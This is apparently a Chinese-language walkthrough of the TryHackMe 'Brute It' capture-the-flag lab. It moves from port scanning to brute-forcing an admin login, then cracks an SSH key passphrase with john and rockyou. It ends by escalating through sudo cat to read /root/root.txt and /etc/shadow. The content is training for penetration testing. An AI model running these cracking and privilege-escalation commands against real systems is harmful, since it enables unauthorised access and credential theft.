
Brute It


URL

https://tryhackme.com/room/bruteit


IP

10.10.79.57






先使用rustscan搭配nmap來針對服務做服務探測及預設腳本列舉
（第二題答案）



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b0ebf14fa54b35c4415edb25da0ac8f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDddsKhK0u67HTcGJWVdm5ukT2hHzo8pDwrqJmqffotf3+4uTESTdRdr2Ug
WzlmX1LDU3lsxiWEE1RF9uOVk3Kimdxp/DI8ILcJJdQlq9xywZvDZ5wwH+zxGB+mkq1i8OQuUR+0itCWembOAj1NvF4DIplYfN
T5JMFDEvV4TzhVVJM26wfBi4o0nslL9MhM74XGLvafSa5aG+CL+xrtp6oJY2wPdCSQIFd9MVVJzCYuEJ1k4oLMU1zDhANaSiSc
AxXfMoWowd
|   256 d03a8155135e870ce8521ecf44e03a54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMPHLT8mfzU6W6p9tclAb0wb
nCj8VOeaEuT6anMLidmNO06RAokva3MnWGoys=
|   256 dace79e045eb1725ef62ac98f0cfbb04 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEoIlLiatGPnlVn/NBlNWJziqMNrvbNTI5+JbhICdZ6/
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


nmap的掃描結果
(第三 ~ 五題答案)



逛了一下網站，只是apache的歡迎頁面
只好做目錄探測（第六題答案）

```
1
2  <!DOCTYPE html>
3  <html lang="en">
4  <head>
5      <meta charset="UTF-8">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <link rel="stylesheet" href="styles.css">
8      <title>Admin Login Page</title>
9  </head>
10 <body>
11     <div class="main">
12         <form action="" method="POST">
13             <h1>LOGIN</h1>
14
15
16             <label>USERNAME</label>
17             <input type="text" name="user">
18
19             <label>PASSWORD</label>
20             <input type="password" name="pass">
21
22             <button type="submit">LOGIN</button>
23         </form>
24     </div>
25
26     <!-- Hey john, if you do not remember, the username is admin -->
27 </body>
28 </html>
29
```

進入登入頁面，先做一些基本的攻擊嘗試，都沒成功
看了一下網頁source code，意外的拿到帳號




有了帳號就可以來暴力破解看看後台
（第七題答案）

成功登入後台後即可得到第十題答案

會發現還有一組私鑰可以下載
於是先轉換一下格式再給john破解（第八題答案）

```
└─# ssh2john temp.key > ssh.key
```

```
└─# john ssh.key --wordlist=/usr/share/password/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll       (temp.key)
1g 0:00:00:00 DONE (2023-07-18 15:22) 33.33g/s 2420Kp/s 2420Kc/s 2420KC/s saline..rock07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



修改一下該私鑰的權限（600也可）
即可成功登入該系統，在john的家目錄即可得到第九題答案

```
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat
```

發現john可以不用輸入密碼就能以root身份執行cat
去GTFOBins找有沒有機會提權

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop t
used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cat "$LFILE"
```

```
john@bruteit:~$ LFILE=/root/root.txt
john@bruteit:~$ sudo cat $LFILE
```

（第十二題答案）

```
john@bruteit:~$ LFILE=/etc/shadow
john@bruteit:~$ sudo cat $LFILE
root:$6$zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg,
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
```

```
└─# john root.key --wordlist=/usr/share/password/rockyou.txt
```

（第十一題答案）